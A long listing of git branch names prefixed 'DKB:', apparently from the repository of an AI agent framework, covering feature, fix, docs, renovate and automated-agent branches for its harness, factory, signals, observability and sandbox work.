DKB:feat/mcp-client-id-metadata
DKB:fix/mcp-json-schema-2020
DKB:fix/mcp-modern-subscriptions
DKB:fix/factory-eager-start-typecheck
DKB:test/factory-review-rerequest-live
DKB:test/factory-review-request-live
DKB:worktree/notes-internal
DKB:factory/issue-22874
DKB:obs-13
DKB:mastra-4581
DKB:runEvals-handle-errors
DKB:jal/unify-playground-ui-colors
DKB:factory/linear-cor-1069
DKB:factory/review-followups-pr-22913
DKB:factory/issue-22870
DKB:fix/remind-continuation-signal-rows
DKB:arctic-char/gitlab-before-unstack-20260902
DKB:arctic-char/platform-jira-before-unstack-20260902
DKB:arctic-char/jira-intake-ui-endpoint-stacked-20260902
DKB:fix/observability-core-peer-floor
DKB:pr-assets
DKB:arctic-char/jira-intake-endpoint-stacked-20260902
DKB:factory/issue-22843
DKB:feat/factory-workspace-root-main
DKB:tmp/combine-subconscious-branches
DKB:feat/factory-repo-dir-rename
DKB:fix/stale-tool-suspension-resume
DKB:arctic-char/gitlab-integrations-before-restack-20260902
DKB:feat/factory-workspace-root
DKB:arctic-char/jira-intake-ui-before-restore-20260902
DKB:arctic-char/jira-intake-before-restore-20260902
DKB:fix/softwarefactory-e2b-dependency
DKB:worktree/factory-bugs
DKB:devin/1788268148-skill-not-found-error
DKB:factory/issue-22509
DKB:factory/issue-22735
DKB:fix/session-attention-dismiss
DKB:fix/session-status-ssot
DKB:feat/session-activity-markers
DKB:pulse/clickhouse-prototype
DKB:obs-proj-and-org-id
DKB:factory/review-followups-pr-22709
DKB:feat/factory-hands-off-start
DKB:fix/factory-pin-null-kickoff-invariant
DKB:fix/factory-review-policy
DKB:feat/knowledge-canonical-model
DKB:fix/factory-template-e2b-dep
DKB:feat/factory-live-curation-cor-1085
DKB:feat/subconscious-curation-triggers-rebuild
DKB:factory/issue-20603
DKB:codex/consolidate-badge-components
DKB:feat/remind-signal-tool
DKB:feat/remind-ask-ux
DKB:feat/remind-ask-lane-retarget
DKB:feat/remind-continuity-retarget
DKB:feat/21203-thread-title-stream-event
DKB:fix/security-dependency-floors-ninth
DKB:feat/gh-token-freshness
DKB:revert-22459-worktree/typescript-upgrade
DKB:fix/om-buffer-claim-ownership-22172
DKB:feat/apply-default-model-clean
DKB:factory/issue-22321
DKB:slender-fur
DKB:leo/mastracode-cursor
DKB:fix/parked-generic-suspension-followups
DKB:feat/factory-work-item-feed
DKB:feat/remind-ask-lane
DKB:factory/review-followups-pr-22422-main
DKB:factory/review-followups-pr-22399
DKB:feat/worker-autoprovision
DKB:copilot/fix-prerelease-job-failure
DKB:feat/factory-apply-default-model-to-sessions
DKB:factory/issue-22328
DKB:devin/1787671637-docs-datasets-into-evals
DKB:factory/issue-22195
DKB:factory/issue-22188
DKB:feat/metro-safe-thread-signals
DKB:fix/create-tool-output-schema-input
DKB:worktree/lucky-meadow-9d6c
DKB:mastra-4450
DKB:fix/om-degenerate-line-repetition-detection
DKB:fix/core-ci-stale-test-expectations
DKB:fix/pr-21732-ci
DKB:pr-21732
DKB:factory/issue-21965
DKB:factory/issue-21748
DKB:factory/issue-21277
DKB:pr-22076
DKB:feat/serializable-sandbox-templates-lifecycle
DKB:explore/durable-scoring-runs
DKB:slack/1787348969-810859
DKB:fix/mastracode-mcp-result-truncation
DKB:feat/serializable-sandbox-templates
DKB:jal/studio-conversation-review
DKB:devin/1787329940-mastracode-plugin-duration
DKB:docs/refine-sandbox-guidance
DKB:fix/slack-terminal-typing-status
DKB:refactor/factory-sandbox-intent
DKB:fix/curation-commit-lifecycle-cor-1132
DKB:feat/inter-mc-comms
DKB:roamin/sponge-trombone
DKB:feat/mc-pi-ecosystem-hardening
DKB:fix/factory-workspace-panel
DKB:fix/skills-discovery-nonblocking
DKB:docs/sandbox-improvements
DKB:feat/dataset-item-point-lookup
DKB:feat/mc-pi-package-intake
DKB:jal/settings-section-alt
DKB:fix/platform-sandbox-readiness
DKB:worktree/quiet-river-6345
DKB:worktree/silver-valley-403f
DKB:factory/issue-16232
DKB:factory/issue-15734
DKB:factory/issue-13644
DKB:factory/issue-6751
DKB:fix/trailing-assistant-guard-anthropic-21913
DKB:exploration-overview-traces-logs
DKB:factory/issue-21410
DKB:work/next-task-20260819-2
DKB:feat/knowledge-graph-entity-descriptions
DKB:feat/mc-pi-runtime-adapters
DKB:feat/mc-pi-plugins
DKB:feat/factory-skills-db-overrides
DKB:mount-studio-portals
DKB:experiment/mc-tui-memory-plus-stream-snapshots
DKB:split/factory-fast-session-starts
DKB:jal/playground-ui-destructive-button
DKB:amendment/knowledge-graph-node-item
DKB:fix/platform-workspace-exec-transport-logs
DKB:fix/broken-lockfile-cloudflare-sandbox
DKB:perf/factory-sandbox-lifecycle
DKB:fix/openai-tool-search-replay
DKB:feat/remind-continuity
DKB:integration/knowledge-graph-node-item
DKB:factory/issue-16292
DKB:factory/issue-21657
DKB:auth-in-experiments
DKB:factory/review-followups-pr-21695
DKB:perf/sdk-single-exec-reads
DKB:feat/subconscious-curation-triggers
DKB:feat/minimal-approval-persistence
DKB:feat/token-composition-instrumentation
DKB:factory/issue-20751
DKB:yj-per-item-timeouts-core
DKB:factory/linear-cor-1074
DKB:feat/factory-triage-effort-impact-labels
DKB:worktree/silver-field-6bd7
DKB:factory/review-followups-pr-21378
DKB:feat/passive-thread-activity
DKB:factory/review-followups-pr-21369
DKB:fix/integration-reauth-handling
DKB:fix/structured-output-processor-options
DKB:feat/om-instruction-mode-and-continuation-hints
DKB:mikhael28/monorepo-tarballs
DKB:graysonhicks/fix-durable-operation-ids
DKB:factory/review-followups-pr-21265
DKB:feat/agent-controller-sessions-born-configured
DKB:factory/review-followups-pr-21189
DKB:vercel-workflow-sdk
DKB:esp/pulse
DKB:factory/followup-pr-20661
DKB:fix/worktree-pnpm-build
DKB:sandbox/issue-21054-tool-error-recovery
DKB:factory/review-followups-pr-21081
DKB:review/telegram
DKB:fix/externals-default-visibility
DKB:feat/skill-loader-warmup-coalesce
DKB:feat/coalesce-skill-loader-warmup
DKB:fix/pagination-validation-400
DKB:composio-20951
DKB:fix/20202-duplicate-core-lint
DKB:factory-auth-gate
DKB:fix/mcp-tool-result-uses-content-text
DKB:docs/factory-agents-md
DKB:unequaled-hoodie
DKB:feat/platform-sandbox-refresh-timer
DKB:feat/factory-checkpoint-turn-end
DKB:fix/20880-enqueue-approval-denials
DKB:devin/1784929759-pg-client-error-handlers
DKB:devin/1786102620-workflow-stream-keepalive-reconnect
DKB:codex/label-command-failure-output
DKB:fix/checkpoint-changeset-wording
DKB:docs/collapsable-sidebar
DKB:feat/factory-board-relevance-filters
DKB:railway-sanbox-faotory-improvements
DKB:fix/factory-ui-thread-messages-cache-writeback
DKB:fix/agent-controller-tool-error-state
DKB:feat/instant-user-session-create
DKB:roamin/controlup
DKB:sandbox/issue-19169-stale-schedule-fence
DKB:docs/stagehadn-pnpm-approvals
DKB:issue-checkout-already-exists
DKB:fix/factory-platform-access-token-followup
DKB:fix/factory-platform-access-token
DKB:fix/platform-workspace-remove-access-token-fallback
DKB:chore/update-ee-license
DKB:fix/dead-github-installation-recovery
DKB:fix/clickhouse-delta-ttl-datetime64
DKB:fix/factory-review-session-pr-subscription
DKB:feat/factory-thread-rail
DKB:factory/issue-19809
DKB:further-optimizations
DKB:jira-intake-ui
DKB:fix/vitest-source-resolution
DKB:graysonhicks/fix-agent-mcp-context
DKB:graysonhicks/verify-bug-make-moves
DKB:feat/messaging-capability
DKB:docs/sidebar-experiment1
DKB:devin/1785510139-platform-sandbox-cwd-docs
DKB:fix/remote-sandbox-fleet-parity
DKB:fix/local-sandbox-fleet-parity
DKB:factory/linear-devx-5
DKB:roamin/eminent-parenthesis
DKB:feat/platform-workspace-regional-routing
DKB:docs/mastracode-plugins-page
DKB:feat/async-invoke-skill-and-model-fix
DKB:test/thread-subscription-redis-ack-20154
DKB:renovate/composio
DKB:fix/mastracode-concurrent-thread-startup
DKB:factory/review-followups-pr-20477
DKB:feat/transient-signals
DKB:mikhael28/monorepo-flexibility
DKB:factory/review-followups-pr-20426
DKB:durable-workspace
DKB:worktree/triage
DKB:factory/review-followups-pr-20412
DKB:factory/review-followups-pr-20401
DKB:factory/review-followups-pr-20405
DKB:fix/oxfmt-mastracode-sdk
DKB:fix/factory-platform-issue-triage
DKB:fix/channels-onaction-resolve-hooks-20076
DKB:devin/1785173731-notification-dispatcher-snapshots
DKB:fix/factory-github-installation-recovery-clean
DKB:perf/factory-hot-paths
DKB:feat/slack-thread-work-items
DKB:chore/saved-factory-work
DKB:fix/factory-session-member-orgs
DKB:fix/format-thread-page-ensure-error-test
DKB:devin/1785174256-thread-title-clobber
DKB:feat/factory-supervisor
DKB:feat/factory-supervisor-approvals
DKB:devin/1784885759-submit-plan-markdown
DKB:revert-19807-worktree/oxfmt
DKB:worktree/debug-mc
DKB:yujohn/mastra-4460-storage
DKB:yujohn/mastra-4460-core-statuses
DKB:fix/factory-pr-chip-resource-id
DKB:fix/factory-pr-auto-link-transcript
DKB:fix/factory-lock-step-breadcrumbs
DKB:feat/factory-external-sync-defaults
DKB:fix/mastracode-project-lock-lease
DKB:fix/request-context-schema-transforms
DKB:feat/factory-external-sync-decisions
DKB:fix/factory-github-event-latency
DKB:factory-latency
DKB:fix/platform-sandbox-exec-autocreate
DKB:worktree/quiet-meadow-42ed
DKB:debugging-branch-installs
DKB:fix/factory-spa-resolve-entry-dir
DKB:chore/web-chat-livelock-changeset
DKB:fix/web-chat-stream-livelock
DKB:feat/mastracode-web-github-app-fallback
DKB:feat/factory-task-context-panel
DKB:feat/mastracode-web-sidebar-brand-badge
DKB:factory-fixes
DKB:worktree/factory-deployer
DKB:fix/openai-missing-response-item-recovery
DKB:fix/web-agent-list-no-model
DKB:testing-shit-two
DKB:devin/1782900525-fix-oversized-image-resize
DKB:feat/factory-session-workspace
DKB:fix/mastracode-storage-startup-error
DKB:feat/improve-create-factory-cli
DKB:feat/turso-storage-adapter
DKB:devin/1784631450-submit-plan-content
DKB:worktree/clear-meadow-fdaa
DKB:cloudflare-d1-implicit-any
DKB:factory-new
DKB:devin/1784564183-sankey-label-overlap
DKB:docs/mastracode-readme-note
DKB:fix/persisted-triage-board-flow
DKB:renovate/major-babel-monorepo
DKB:mastra-factory-platform-auth
DKB:graysonhicks/understand-pr-19429
DKB:fix/subagent-channel-approval-restart-16861
DKB:factory-feedback/as-if-merged
DKB:feat/factory-review-board-lifecycle
DKB:rebuild/factory-feedback-review-workflow-v2
DKB:devin/1782928224-builder-ee-telemetry
DKB:triage-flow-polish
DKB:feat/workspace-observability
DKB:devin/1784207692-fix-suspended-tool-resume
DKB:snapshot/headless-goal-runner-final
DKB:fix/web-sandbox-workspace-identity
DKB:snapshot/headless-goal-runner
DKB:devin/1784124755-rename-agent-approval-hitl
DKB:feat/adversarial-review-command
DKB:mikhael28/fix-workflow-step-timing-and-parallel-status
DKB:assets/pr-19496-livekit-call-disabled
DKB:chore/readme-mastracode-was-here
DKB:feat/behavgoal-plugin-signals
DKB:docs/audit-create-mastra-cli-options
DKB:paul/deved-359-docs-schedules
DKB:renovate/codemirror
DKB:feat/new-guardrails-policies
DKB:truthful-stop
DKB:devin/1783939415-fix-fs-storage-warning
DKB:feat/mastracode-desktop-host
DKB:refactor/mastracode-extract-code-app
DKB:feat/mastracode-desktop-alpha-split
DKB:fix/session-error-logging
DKB:worktree/code-web-gh
DKB:docs/managed-db-vector-ops
DKB:feat/behaviorspoc
DKB:feat/auto-mc-plugin-mcp
DKB:pr-19249
DKB:devin/1783686541-plan-open-questions
DKB:caleb/plugin-callback-config
DKB:fix/goal-mode-ci
DKB:caleb/slack-mc-plugin
DKB:fix/plain-openai-retry-errors
DKB:caleb/slack-signals
DKB:pr-16699
DKB:mikhael28/voice-agent-example
DKB:devin/1783531940-ask-user-tool-id-resolution
DKB:mikhael28/livekit-feedback
DKB:pr-19044
DKB:preflight-ignore-build
DKB:caleb/slack-mcp-integration
DKB:caleb/per-agent-channel-threads
DKB:fix/notification-low-priority-persist
DKB:devin/1783345331-fix-fetchwithretry-lint
DKB:feat/studio-desktop-tabs
DKB:feat/agent-editor-clean-ui
DKB:pr-18903-repro-shots
DKB:fix/main-ci-core-tests
DKB:fix/message-payload-dedupe
DKB:worktree/web-create-sesss
DKB:fix/mc-gh-plugin-npm-install
DKB:upgrade-editor-composio
DKB:devin/1783011460-anthropic-srvtoolu-id-compat
DKB:assets/pr-18792-mastracode-update-screens
DKB:worktree/test-speedup
DKB:fix/issue-18738
DKB:devin/1782901679-web-modelpacks-edit
DKB:docs/new-design
DKB:fix/gh-triage-maintainer-fix-prompts
DKB:docs/mastra-platform-github-integration
DKB:fix/list-reads-throw-on-error-17783
DKB:perfect-acorn
DKB:MASTRA-4430
DKB:yj/agent-builder-docs
DKB:renovate/opencode-ai-plugin-1.x
DKB:renovate/modal-0.x
DKB:backup/mc-basic-plugin-system-20260629-160847
DKB:caleb/channel-text-display
DKB:devin/1782760836-mesa-review-fixes
DKB:backup/mc-status-time-20260629-160847
DKB:backup/mc-sandbox-access-thread-20260629-160847
DKB:backup/mc-sandbox-access-thread-20260629-100804
DKB:backup/mc-basic-plugin-system-20260629-100804
DKB:devin/1782398765-traces-total-time-column
DKB:feat/mc-voice-mode
DKB:feat/server-adapter-elysia
DKB:feat/mcp-serverless-progress-streaming
DKB:pr/17937
DKB:backup/mc-status-time-20260629-100804
DKB:caleb/processor-context-channels
DKB:caleb/processor-context-identity
DKB:running-make-moves-command-on-github-issue
DKB:fix/server-core-import-imports-unpublished-core
DKB:rewrite/om-extractors-clean
DKB:feat/studio-artifact-preview
DKB:feat/mastracode-bedrock
DKB:fix/semantic-final-text-stream
DKB:devin/1782417723-fix-judge-settings-goal-pause
DKB:fix/preserve-tool-call-args-client-recursion
DKB:smoggy-tadpole
DKB:abundance-fork
DKB:devin/1782140433-plan-feedback-image-paste
DKB:chore/editor/scenarios
DKB:fix/ci-pnpm-store-metadata-recovery
DKB:fix/ci-pnpm-store-recovery-corepack
DKB:worktree/calm-forest-d319
DKB:split/mc-e2e-interactive-prompts
DKB:split/mc-e2e-model-setup-slash
DKB:split/mc-e2e-goals
DKB:split/mc-e2e-subagents
DKB:split/mc-e2e-core-runtime
DKB:split/mc-e2e-tool-history-rendering
DKB:feat/harness-server-routes
DKB:plume-braid
DKB:chore/studio-vercel-preview-example
DKB:split/mc-e2e-docs-cleanup
DKB:yj/dataset-intent-doc
DKB:caleb/heartbeats-rebased
DKB:devin/1782145462-deprecate-om-resource-scope
DKB:fix/trace-panel-readable-data
DKB:workflows-rework-gh
DKB:setting-up-local-studio-environment-with-dependenc
DKB:feat/harness-mastra-server
DKB:feat/slack-signals
DKB:fix/mc-e2e-failures
DKB:caleb/slack-emulator-tests
DKB:fix/remove-template-runtime-browser-deps
DKB:worktree/rapid-river-a386
DKB:feat/datalist-table-mode
DKB:fix/agent-browser-install-linux-deps
DKB:fix/mcp-reload-e2e-flakiness
DKB:fix/signal-system-prompt-guidance
DKB:fix/mc-long-thread-lag
DKB:yj/agent-list-bug-report-gpt
DKB:docs/github-signals-demo-2
DKB:graysonhicks/google-workspace-auth-provider
DKB:devin/1781780687-session-reference-doc
DKB:demo/github-signals-1781749476
DKB:worktree/session-harness
DKB:devin/1781723022-signal-processors
DKB:docs/dual-auth-system
DKB:feat/process-tool-result-hook
DKB:fix/workos-oauth-pkce-regression
DKB:fix/version-packages-prettier
DKB:fix/all-tombstone-collisions
DKB:emergency/schema-compat-clean-republish
DKB:fix/workos-dual-auth-sso
DKB:backup/tests-mc-before-rebase-20260616-153913
DKB:tests/mc
DKB:feat/dataset-item-tool-mocks
DKB:pr-17496
DKB:devin/1781551322-vercel-connect-example
DKB:devin/1781544898-fix-github-subscribe-notification-error
DKB:phase-glove
DKB:feat/fga-resource-type-discovery
DKB:feat/fga-authorship
DKB:feat/fga-share-ui
DKB:fix/schema-compat-types-json-schema-dependency
DKB:devin/1781456878-tanstack-ai-adapter-support
DKB:feat/code-source-04-studio-provider-ui
DKB:feat/playground-tool-replay
DKB:feat/client-js-tool-replay
DKB:feat/server-tool-replay
DKB:feat/datasets-experiment-tool-replay
DKB:worktree/clear-valley-e6fa
DKB:fix/pg-test-max-connections
DKB:durable-agent-evented-workflows
DKB:harness-server-routes
DKB:feat/users-list
DKB:fix/17284-workflow-snapshot-size
DKB:harness-storage-adapters
DKB:devin/1780686236-create-agentbuilder
DKB:feat/mc-on-harness-v1
DKB:yj/tool-replay-mock-setup
DKB:model-swapper-processor
DKB:feat/code-source-05-propose-inspect-ux
DKB:wardpeet/auth-rework-takeover
DKB:fix/harness-v1-agent-id-resolution
DKB:wardpeet/harness-v1-p3
DKB:docs/build-with-ai-cli
DKB:fix/flaky-output-stream-processor-tracing
DKB:claude/research-postgres-observability-w0P4C
DKB:worktree/rapid-meadow-df6e
DKB:feat/mastrabowl-recap-skill
DKB:caleb/agent-channels-output-processor
DKB:roamin/saber-shift
DKB:yj/fix-agent-list-bug
DKB:caleb/signals-pubsub-reserve
DKB:caleb/agent-channels-await-owner-stream
DKB:fix/agent-builder-hanging
DKB:caleb/agent-channels-await-completion
DKB:devin/1780589081-fix-studio-custom-server-url
DKB:devin/1780576314-fix-paste-newlines
DKB:fix/build-issues
DKB:devin/1780526537-notification-signal-provider-guide
DKB:feat/gateway-memory-handling
DKB:devin/1780517871-fix-task-state-divergence
DKB:wardpeet/harness-workspace
DKB:docs/durable-agent-concepts
DKB:devin/1780451783-fix-memory-status-false-positive
DKB:mikhael28/declined-tool-approvals
DKB:fix/workflow-graph-crash
DKB:devin/1780433784-prefill-processor-default
DKB:yj/core-additive-tier-1
DKB:smart-pin
DKB:feat/mysql-store
DKB:heartbeats-rework
DKB:revert-17403-fix/tool-error-storage-15569
DKB:fix/pg-batch-insert
DKB:devin/1780267789-experiment-followups
DKB:devin/1780253826-durable-memory-resolution
DKB:fix/agent-execution-options-16732
DKB:fix/issue-16626-user-externals
DKB:fix/om-retention-floor-fallback
DKB:consolidate-file-env-service-changeset
DKB:fix/e2b-betacreate-removed
DKB:fix/pr-17208-chat-regressions
DKB:fix/observability-openrouter-dotted-pricing
DKB:feat/07-signals-delivery-policy
DKB:feat/08-signals-ui-final-docs
DKB:fix/playground-agent-signals-default
DKB:docs/04-signals-message-api-audit
DKB:perf/channels-in-process-caches
DKB:devin/1779921108-remove-gemini-compat-from-core
DKB:ci/strip-types-mode
DKB:yj/v1-tool-provider-backend
DKB:graysonhicks/register-internal-stream-workflows
DKB:devin/1779994065-agent-builder-model-docs
DKB:perf/channels-thread-id-cache
DKB:yj/playground-tool-provider-integrations
DKB:copilot/fix-merge-test-reports
DKB:devin/1779951722-duckdb-idle-close
DKB:devin/1778543030-mastracode-subconscious-opt-in
DKB:feat/01-signals-api-cleanup
DKB:devin/1778543030-om-custom-extractors-api
DKB:devin/1778543030-om-extractors-structured
DKB:devin/1778543030-subconscious-stack
DKB:yj/agent-delete-warning
DKB:devin/1779912241-fix-agent-loop-hang
DKB:yj/hide-private-agent-from-tools
DKB:devin/1779827689-fix-create-org-picker
DKB:fix/pr-16943-runtime-refresh
DKB:feat/mastracode-harness-v1-runtime
DKB:feat/harness-v1-complete-core
DKB:claude/signals-pr-audit-dvAnY
DKB:yj/i-need-to-generate-a-short-title-max-80-characters
DKB:yj/editor-restore-builder-skills
DKB:fierce-duchess
DKB:fix/pr-triage-pnpm-sparse-package-json
DKB:mohamed/mastra-4342-runtime-service-propagation
DKB:fix/tool-handling-e2e-v1-subagent-fields
DKB:mohamed/mastra-4340-multiselect-questions
DKB:mohamed/mastra-4340-browser-ownership
DKB:graysonhicks/bypass-rbac-fga-ee-license
DKB:logs-data-list-move
DKB:fix/om-turn-memory-retention
DKB:background-task-signal-execution
DKB:devin/1778085692-mastracode-nested-git-sandbox
DKB:devin/1778697380-debug-chat-export
DKB:fix/evented-parallel-suspend
DKB:devin/1779312447-data-part-signals
DKB:pr/16869
DKB:feat/mastracode-custom-config-dir
DKB:analyze/dropped-event-auth-cooldown
DKB:feat/mc-profile
DKB:feat/channels-custom-approval
DKB:devin/1779380238-fix-telemetry-disable-env
DKB:devin/1778782712-om-step0-deadzone
DKB:ci/fix-flaky-signal-test
DKB:feat/github-signals
DKB:devin/1779461364-fix-dataset-target-type
DKB:devin/1779461372-fix-evaluate-trace-first-click
DKB:yj/cor-927-server-workspace-auth
DKB:starsling/e2e-fanout-sharding
DKB:yj/mm/v1-tool-provider-frontend
DKB:feature/pf-565-harness-v1-mastracode
DKB:feat/adaptive-model-router
DKB:yj/mm/v1-tool-provider-extensions
DKB:feat/channels-streaming-status
DKB:devin/1779389953-no-outdated-models-agents-md
DKB:devin/1779386511-fix-smoke-failures
DKB:feat/harness-v1-goal-judge
DKB:feat/harness-v1-display-state
DKB:feat/harness-v1-built-in-tools
DKB:feat/harness-v1-session-suspensions
DKB:feat/harness-v1-session-permissions
DKB:feat/harness-v1-session-queue
DKB:feat/harness-v1-session-signals
DKB:feat/harness-v1-session-message
DKB:feat/harness-v1-attachments
DKB:span-score-list-update
DKB:feat/harness-v1-admission-storage
DKB:feat/harness-v1-event-id-helpers
DKB:feat/harness-v1-agent-run-output
DKB:feat/harness-v1-session-operations
DKB:feat/harness-v1-session-state
DKB:feat/harness-v1-registry
DKB:feat/harness-storage-domain
DKB:feat/harness-v1-type-layer
DKB:chore/harness-v1-subpath-scaffold
DKB:chore/harness-legacy-rename
DKB:feat/channels-plan-mode
DKB:devin/1779316825-fix-temporal-marker-spacing
DKB:devin/1779039535-activate-on-system-change
DKB:roamin/easy-smoke
DKB:paul/deved-305-docs-alpha-experimental-tags
DKB:roamin/fluffy-bakery
DKB:fix/evals-trajectory-v2-tool-parts
DKB:devin/1779299488-quiet-task-grid-alignment
DKB:devin/1779294144-fix-task-update-and-judge-retry
DKB:devin/1778527053-adaptive-model-router
DKB:roamin/cooperative-guilty
DKB:fix/mc-quiet-mode-followups
DKB:fix/duckdb-wal-checkpoint-after-init
DKB:devin/1779216772-restore-scores-metrics-dashboard
DKB:fix/date-fns-e2e-default-import
DKB:fix/needsapprovalfn-additive-tool-call-step
DKB:prevent-empty-save-as-item-form
DKB:feat/core-agent-runs-storage
DKB:auth-vnext
DKB:yj/mm/v1-integrations-plan
DKB:metrics-price
DKB:devin/1779118509-workflow-text-wrap
DKB:fix/a2a-subagent-memory-metadata
DKB:claude/add-observability-discovery-endpoint-QQpLj
DKB:worktree-chat-thread-autotitle
DKB:feat/supabase-studio-auth
DKB:devin/1778860887-fix-shift-enter
DKB:column-customization-backend
DKB:fix/tool-input-unicode-space-normalization
DKB:signals-narrow-contents-input
DKB:yj/core-ee-foundation
DKB:yj/deletion-warning-alert
DKB:subdued-aragosaurus
DKB:signals-normalize-contents
DKB:no-group-traces-by-thread
DKB:fix/docs-only-test-suite-report
DKB:devin/1778758016-docs-nav-alpha-cleanup
DKB:fix/issue-16543-llm-recorder-hash
DKB:fix/issue-16543
DKB:devin/1778684172-mastracode-changelog-trimming
DKB:codex/harness-state-timestamps
DKB:devin/1777379156-fix-subagent-thread-resume
DKB:feat/tui-screenshot-image-rendering
DKB:stack/03-mastracode-agent-signals
DKB:observability-branches
DKB:column-customization
DKB:feat/agent-rollouts
DKB:studio-agent-page-01-layout-foundation
DKB:devin/1778038069-om-other-threads-cache
DKB:devin/1778097115-chunk-visibility-flag
DKB:feat/harness-awaiting-input-16042
DKB:devin/1777258300-message-content-getters
DKB:feat/tool-payload-projection-16054
DKB:feat/hotfix-workflow
DKB:fix/memory-8610-hunterhagedorn-semantic-filter
DKB:fix/playground-stream-rendering
DKB:feat/agent-channels-tool-display
DKB:studio-agent-page
DKB:fix-buildmessagesfromchunks-use-agent-chunk-type
DKB:fix-buildmessagesfromchunks-message-part-ordering
DKB:fix/show-rate-limit-info
DKB:copilot/split-policy-and-enforcement
DKB:graysonhicks/15062-fix-om-max-compression-retry
DKB:graysonhicks/cli-lint-parse-next-config
DKB:feat/mastracode-custom-memory-override
DKB:copilot/create-implementation-plan-for-issue-16273
DKB:devin/1778021750-memory-bare-string-orderby-fix
DKB:roamin/comfortable-rattlesnake
DKB:agent-publish-flow
DKB:feat/a2a-agent-card-signing
DKB:graysonhicks/fix-prompt-version-edit
DKB:graysonhicks/fix-llm-span
DKB:fix/issue-14659-stream-structured-output-text
DKB:fix/client-js-stepresult-undefined
DKB:fix/braintrust-model-name-cost-estimation
DKB:fix/pass-resourceId-when-executing-workflow-as-tool
DKB:stack/06-signal-usernames
DKB:stack/05-mastracode-agent-signals
DKB:stack/04-agent-send-signal
DKB:devin/1777678817-mobile-responsive-agents
DKB:stack/04-agent-signals
DKB:stack/03-mastracode-durable-streams
DKB:agent-builder-slack-stuff
DKB:stack/02-follow-durable-thread-streams
DKB:yj/magnificent-marquess-agents-draft
DKB:stack/01-durable-stream-fixes
DKB:stack/05-signal-usernames
DKB:feat/signal-usernames
DKB:devin/1777662624-fix-flashing-error-message
DKB:roamin/pear-gram
DKB:feature/aws-nova-sonic
DKB:fix/fga-seed-full-setup
DKB:feat/multiline-question-input
DKB:feat/nestjs-server-adapter
DKB:fix/dataset
DKB:pr-15848
DKB:feat/agent-signals-main
DKB:devin/1777544339-generalized-cache-processors
DKB:devin/1774536028-deprecate-wm-vnext
DKB:mikhael28/pin-zod
DKB:feat/agent-signals
DKB:yj/library-visible-agents
DKB:pr-15795
DKB:devin/1777422562-upgrade-typescript-v7
DKB:devin/1777481192-redis-processor-cache
DKB:feat/agents-summary-endpoint
DKB:dbworku/fix/clickhouse-delete-tasks-filter
DKB:ci/restart-heavy-lint-jobs
DKB:myriel/tigris-data
DKB:ci/gate-heavy-lint-jobs
DKB:devin/1777195621-fix-v5-tool-result-output
DKB:feat/agent-skill-publish-permission
DKB:fix/workflow-typechecked-outputs
DKB:fix/deploy-org-id-api-token
DKB:devin/1777315323-fix-pnpm-trust-downgrade
DKB:devin/15788-test-changeset
DKB:fix/orphaned-dts-phantom-exports
DKB:fix/issue-15240-remove-hardcoded-temperature-default
DKB:devin/1777060627-fix-cross-provider-tool-ids
DKB:fix/clear-task-list-on-thread-switch
DKB:roamin/cactus-infinity
DKB:om-thread-id-none-found
DKB:mikhael28/one-file-docs
DKB:logs-to-playground-ui
DKB:playgroun-ui-domains-traces
DKB:feat/claude-agent-sdk
DKB:playground-ui-domains-logs
DKB:yj/builder-agent-creation-gating
DKB:yj/builder-default-memory
DKB:feat/studio-deploy-env-config
DKB:feat/mastracode/evals-experiments
DKB:coderabbit/slack/update-migration-banner-copy
DKB:midnight-spruce
DKB:feat/loop-retry-after
DKB:agent-builder
DKB:fix/dev-bundler-forward-user-externals
DKB:fix-playground-local
DKB:fix/pin-vercel-oidc-in-core
DKB:docs/smoke-test-skill-skip-browser
DKB:feat/om-concise-history
DKB:fix-tool-call-issues
DKB:feat/pltfrm-867-create-mastra-observe-prompt
DKB:fix/pltfrm-866-deploy-to-existing-observe-project
DKB:fix/on-abort-partial-text
DKB:roamin/majestic-glow
DKB:fix/security-dependabot-sweep
DKB:roamin/marred-plutonium
DKB:fix/serialize-message-toISOString
DKB:graysonhicks/pr15249-feedback
DKB:revert-15429-fix/per-model-fallback-settings-15421
DKB:feat/heartbeat
DKB:graysonhicks/oom-stream-debug
DKB:graysonhicks/strict-tools
DKB:renovate/npm-fastify-vulnerability
DKB:model-router-and-message-list-updates
DKB:graysonhicks/fix-mcp-client-abort
DKB:fix/ci-secret-cleanup
DKB:fix/renovate-disable-major-ai-sdk
DKB:dawn-wren
DKB:feat-browser
DKB:fix/issue-15244
DKB:graysonhicks/mcp-retry-check
DKB:roamin/rambunctious-mallow
DKB:fix/skip-local-om-for-gateway-models
DKB:gatewayFixes
DKB:energetic-tire
DKB:new-traces
DKB:therapeutic-lemongrass
DKB:mastra-studio-deploy
DKB:all-the-smoke
DKB:roamin/reminiscent-drawbridge
DKB:fix/e2e-cloudflare-move-browser-stream
DKB:scores-historic-data
DKB:fix/adapter-binary-file-data
DKB:feat/mastra-gateway-provider
DKB:roamin/bald-fruit
DKB:logs-mvp-merged-greg-01
DKB:paul/deved-249-docs-studio-settings
DKB:fix/strip-tools-when-toolchoice-none
DKB:fix/circular-json-tool-results
DKB:fix/circular-json-results
DKB:yj/integrate-gateway-with-mc
DKB:logs-mvp-merged-ui-update-2
DKB:logs-mvp-merged
DKB:snapshot/register-exporter-remote-read-obs
DKB:cedar-geology
DKB:logs-mvp
DKB:feat/tool-reflection
DKB:auggie-v2/tidy-circuit
DKB:noah/remote-read-obs
DKB:veil-agreement
DKB:graysonhicks/council-example
DKB:esp/costs
DKB:fix/issue-14559
DKB:feat/mastracode/claude-chrome-ext
DKB:pool-coat
DKB:pi-tui-keybindings
DKB:ab-tools-extraction
DKB:ab-tools
DKB:roamin/literate-brachiosaurus
DKB:fix/pg-concurrent-queries-14481
DKB:fix/12775--strip-openai-metadata-separate-msgs
DKB:fix/withmastra-language-model-v3-compat
DKB:fix/patch-fetch-to-node-stream-controller-crash
DKB:astonishing-napkin
DKB:feat/om-tools-full-state
DKB:e2b-filesystem
DKB:fix/e2e-monorepo-internal-core
DKB:test/composite-voice-recording
DKB:fix/mc-tui-corruption
DKB:fix/mc-render-cache
DKB:agent/issue-14094
DKB:fix/mc-term-width
DKB:fix/generate-empty-from-schema
DKB:henripqt/fix-14324-apply-api-prefix
DKB:pr-13860
DKB:fix/issue-13962
DKB:fix/issue-14152
DKB:fix/issue-14124
DKB:fix/simplify-provider-executed-tools
DKB:feat/mastracode-base-url-support
DKB:paul/deved-210-studio-auth-github-provider
DKB:fix/13379-optimized-deps-cache
DKB:learn-course-up
DKB:fix/seal-pending-tool-calls
DKB:sunnyysetia/fix/schema-compat-bundle-ai-sdk-v5
